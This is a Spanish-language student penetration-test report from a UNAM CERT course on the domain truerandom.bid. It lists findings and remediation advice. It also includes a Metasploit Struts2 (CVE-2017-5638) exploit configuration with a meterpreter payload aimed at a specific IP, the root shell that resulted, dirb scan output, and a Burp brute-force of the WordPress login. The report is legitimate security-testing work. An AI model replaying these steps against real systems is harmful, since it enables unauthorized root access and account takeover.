PENTEST REPORT

Cerón Rodríguez Lezly Dialid

Versión 1.0- 06.ago.2020

1. Resumen

Se realizaron pruebas de penetración al dominio truerandom.bid para medir el nivel de seguridad de la plataforma.

Puntos positivos

No fue posible la obtención de una shell desde wordpress o desde alguno de los otros servicios no asociados con la vulnerabilidad crítica.

Puntos negativos

Se identificó una vulnerabilidad crítica (Apache 2 Struts) junto con algunas vulnerabilidades menores (Stored Cross-Site Scripting, No política de contraseñas, No política de usuarios, Archivos y directorios por defecto y expuestos, Servicios de correo sin proceso de autenticación).

Por explotación de estas vulnerabilidades se pudo realizar enumeración de usuarios, acceso a wordpress como administrador utilizando fuerza bruta, así como obtención de una sesión shell como usuario root en el servidor, esto último debido a la vulnerabilidad crítica y sin necesidad de escalamiento de privilegios.

Estas vulnerabilidades pueden ser identificadas y corregidas, para lo cual aportamos una serie de recomendaciones.

Contenido

1. Introducción

1.1 Duración y Periodo del Test

El pentest fue realizado desde las 10:00 pm del día 5 de agosto de 2020, finalizando a las 3:00 pm del día 6 de agosto de 2020.

1.2 Créditos

Lezly Dialid Cerón Rodríguez, alumna del curso “Pruebas de Penetración” impartido por Gonzalo Vázquez Cruz, con marco en el Plan de Becarios en Seguridad Informática del UNAM CERT.

1.3 Perímetro y Metodología

1.3.1 Objetivo

El objetivo fue *truerandom.bid.* Se realizaron las pruebas de penetración desde un sistema operativo Kali 2020.1 con ayuda de herramientas contenidas en dicho SO y con scripts de autoría propia.

1.3.2 Restricciones

No eliminar archivos del servidor.

Este reporte contiene las vulnerabilidades que fueron encontradas.

2. Vulnerabilidades

Los niveles de seguridad resultan de la combinación de su impacto con el riesgo o probabilidad de que ocurran, los cuales son cuantificados de acuerdo a la siguiente escala: Bajo (B) - amarillo / Medio (M) - naranja / Alto (A) - rojo.

Sólo las vulnerabilidades comprobadas son listadas a continuación.

Nombre de la vulnerabilidad	Descripción	Riesgo(s)	Nivel de Seguridad
Apache Struts	Esta vulnerabilidad es descrita con el CVE-2017-5638. Permite a atacantes remotos ejecutar comandos arbitrarios a través de los headers Content-Type, Content-Disposition o Content-Length HTTP.	Acceso como root.	A
Stored XSS	Código malicioso JavaScript puede ser inyectado. Después será ejecutado en el navegador de la víctima.	Ejecución de tareas maliciosas	M
Enumeración de usuarios de WordPress	El formulario de “Recuperar contraseña” arroja información sobre si un usuario existe o no.	Facilita la suplantación de identidad de usuario	B
No política de usuarios	Se utiliza el usuario por defecto de wordpress, lo que pemite ataques de fuerza bruta contra la autenticación del sistema.	Suplantación de identidad de usuario	B
No política de contraseñas	Los usuarios pueden usar contraseñas débiles, lo que permite ataques de fuerza bruta contra la autenticación del sistema.	Suplantación de identidad de usuario	B
No autenticación en el servidor de correo	Permite la enumeración de usuarios del servicio SMTP con los métodos VRFY y RCPT.	Facilita la suplantación de identidad de usuario	B
Listado de directorios	No está deshabilitado el listado de directorios de Apache, lo que permite a usuarios anónimos ver archivos del servidor.	Obtención de archivos e información	B

Archivos por defecto de Apache	No se removieron del servidor archivos por defecto de Apache, lo que permite la obtención de información del servidor, y recepción de parámetros por método POST para el caso del archivo xmlrpc.php.	Obtención de información del servidor	B
CAPTCHA débil	Permite ataques de fuerza bruta.	Facilita la suplantación de identidad de usuario.	B

3. Recomendaciones

Nombre de la vulnerabilidad	Sugerencias de mejora	Severidad
Apache Struts	Dejar de utilizar Apache Struts.	A
Stored XSS	De ser posible, utilizar una lista blanca a nivel de aplicación definiendo los caracteres esperados en vez de rechazar los peligrosos. Si lo anterior no es una posibilidad, la aplicación deberá filtrar los meta-caracteres de la entrada del usuario. Cuando realice la validación del campo de entrada, considerar todas las propiedades relevantes, incluyendo longitud, tipo de entrada, el rango de valores aceptados, sintaxis y consistencia de los campos relacionados en conformidad con las reglas de negocio.	M
Enumeración de usuarios de WordPress	Actualizar a una versión más reciente de WordPress que no permita la enumeración de usuarios.	B
No política de usuarios	Reforzar la política de nombres de usuario. No utilizar los usuarios por defecto.	B
No política de contraseñas	Reforzar la política de contraseñas o utilizar autenticación por LDAP o AD y asegurarse	B

	de que LDAP/AD fuercen la política de contraseñas.	
No autenticación en el servidor de correo	Habilitar la autenticación de SMTP para el uso del servicio.	B
Listado de directorios	Inhabilitar el listado de directorios en el servidor Apache.	B
Archivos por defecto de Apache	Remover los archivos por defecto de Apache del servidor en producción.	B
CAPTCHA débil	Utilizar el plugin de Re-Captcha de Google, o algún otro plugin cuyo captcha esté más reforzado.	B

4. Hallazgos detallados

4.1 Apache Struts

El Jakarta Multipart parser de Apache Strauts 2 2.3.x antes de 2.3.32 y 2.5.x antes de 2.5.10.1 tiene un incorrecto manejo de excepciones y mensajes de error generados durante los intentos de subida de archivos, lo que permite a atacantes remotos ejecutar comandos arbitrarios vía headers Content-Type, Content-Disposition o Content-Length HTTP.

Escenario de ataque:


Un atacante puede utilizar el exploit de Metasploit basado en esta vulnerabilidad y obtener una shell como usuario root en el servidor:

```
Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     161.35.97.88     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-blank/  yes       The path to a struts application action
   VHOST                       no        HTTP server virtual host

Payload options (php/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  5000             yes       The listen port
   RHOST  161.35.97.88     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf5 exploit(multi/http/struts2_content_type_ognl) > run
```

```
root@mybox:/# ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  srv  tmp  var      vmlinuz.old
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
root@mybox:/# clear
root@mybox:/#
```


4.2 Stored XSS

Este tipo de XSS tiene la particularidad de que se almacena en el servidor, en este caso en los post de wordpress, lo que se ejecutaría en el navegador de los usuarios al ser visualizado, como se ve a continuación:



Escenario de atague:

Un usuario autenticado con permisos de *escritura* puede crear post cuyo contenido sea código malicioso de JavaScript



4.3 Enumeración de usuarios de WordPress

Escenario de atague:

El atacante va al formulario de WordPress para recuperación de contraseña, realiza el llenado correspondiente y de acuerdo a la respuesta del servidor “Usuario o correo electrónico no encontrado” o “Se ha enviado un correo electrónico para la recuperación de su contraseña” empieza a enumerar qué usuarios existen o no en WordPress. Dicho proceso puede automatizarse para realizar el proceso por fuerza bruta.

4.4 No política de usuarios

Dado que se seguía utilizando el usuario “Admin” por defecto de WordPress se facilita el intento de acceso por fuerza bruta.


4.5 No política de contraseñas

Se facilita la obtención de credenciales por fuerza bruta.

Escenario de ataque:

El atacante, que previamente ya realizó la enumeración de usuarios y conoce un nombre de usuario, procede a realizar un ataque de fuerza bruta sobre el formulario de inicio de sesión de WordPress con la herramienta BurpSuite.


Escenario de ataque:



4.5 No autenticación en el servicio SMTP

Se cuenta con un servidor de correo en el puerto 2525, pero éste no utiliza la autenticación correspondiente para el uso de sus servicios, lo que permite la

enumeración de usuarios. Usuarios encontrados: root, Gonzalo, Admin, Administrator, Pepetronix.



Escenario de atague:

El atacante puede usar un script que automatice el proceso de conexión al servidor por el puerto con SMTP mediante netcat, y haga las solicitudes VRFY o RCPT, de esta forma comprueba cuáles usuarios existen y cuáles no.

4.6 Listado de directorios

El servidor apache deja habilitado el listado de directorios, por lo que cualquier usuario anónimo puede acceder a ellos desde el navegador.

Escenario de atague:

El atacante puede usar una herramienta como dirb que automatice el listado de directorios disponibles en el dominio. Posteriormente puede acceder a ellos.


```
==> DIRECTORY: http://truerandom.bid/wordpress/wp-admin/user/

---- Entering directory: http://truerandom.bid/wordpress/wp-content/ ----
+ http://truerandom.bid/wordpress/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://truerandom.bid/wordpress/wp-content/plugins/
==> DIRECTORY: http://truerandom.bid/wordpress/wp-content/themes/
==> DIRECTORY: http://truerandom.bid/wordpress/wp-content/uploads/

---- Entering directory: http://truerandom.bid/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://truerandom.bid/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://truerandom.bid/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://truerandom.bid/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://truerandom.bid/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://truerandom.bid/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```


4.6 Archivos por defecto

No se eliminaron algunos archivos por defecto de Apache, por lo que son visibles en el servidor por cualquier usuario anónimo.

Escenario de ataque:

El atacante puede utilizar una herramienta como dirb para el listado de los archivos disponibles. Posteriormente puede acceder a ellos. Para el caso del archivo xmlrpc.php, el atacante puede usarlo para enviar peticiones POST al servidor.






```
—— Scanning URL: http://truerandom.bid/ ——
+ http://truerandom.bid/index.php (CODE:200|SIZE:1387)
==> DIRECTORY: http://truerandom.bid/javascript/
+ http://truerandom.bid/server-status (CODE:403|SIZE:279)
==> DIRECTORY: http://truerandom.bid/wordpress/

—— Entering directory: http://truerandom.bid/javascript/ ——
==> DIRECTORY: http://truerandom.bid/javascript/jquery/

—— Entering directory: http://truerandom.bid/wordpress/ ——
+ http://truerandom.bid/wordpress/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://truerandom.bid/wordpress/wp-admin/
==> DIRECTORY: http://truerandom.bid/wordpress/wp-content/
==> DIRECTORY: http://truerandom.bid/wordpress/wp-includes/
+ http://truerandom.bid/wordpress/xmlrpc.php (CODE:405|SIZE:42)

—— Entering directory: http://truerandom.bid/javascript/jquery/ ——
+ http://truerandom.bid/javascript/jquery/jquery (CODE:200|SIZE:268026)

—— Entering directory: http://truerandom.bid/wordpress/wp-admin/ ——
+ http://truerandom.bid/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://truerandom.bid/wordpress/wp-admin/css/
==> DIRECTORY: http://truerandom.bid/wordpress/wp-admin/images/
==> DIRECTORY: http://truerandom.bid/wordpress/wp-admin/includes/
+ http://truerandom.bid/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://truerandom.bid/wordpress/wp-admin/js/
==> DIRECTORY: http://truerandom.bid/wordpress/wp-admin/maint/
==> DIRECTORY: http://truerandom.bid/wordpress/wp-admin/network/
```

4.7 CAPTCHA débil

El plugin de WordPress utilizado provee un CAPTCHA matemático, sin embargo, éste es poco fiable, ya que es posible realizar un bypass o automatizar la búsqueda de soluciones matemáticas y por tanto no es efectivo contra ataques de fuerza bruta.

Escenario de ataque:

El CAPTCHA utiliza por algún tiempo la misma operación matemática, antes de que ésta expire, por lo tanto es posible crear una petición con la herramienta Burpsuite, con el CAPTCHA resuelto y utilizarla para probar diferentes contraseñas por medio de fuerza bruta.


Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeo... Length Comment
40 snoopy 302 1123
41 gabriel 200 5828
54 7777777 200 5833
24 monica 200 5834
37 shorty 200 5838
78 pepper 200 5838
48 george 200 5839
85 angel1 200 5841
11 angela 200 5842
82 manuel 200 5842
7 william 200 5844
13 patrick 200 5844
74 pokemon 200 5844
Request Response
Raw Params Headers Hex
1 POST /wordpress/wp-login.php HTTP/1.1
2 Host: truerandom.bid
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://truerandom.bid/wordpress/wp-login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 127
10 Connection: close
Search...
0 matches
\n
Pretty
Paused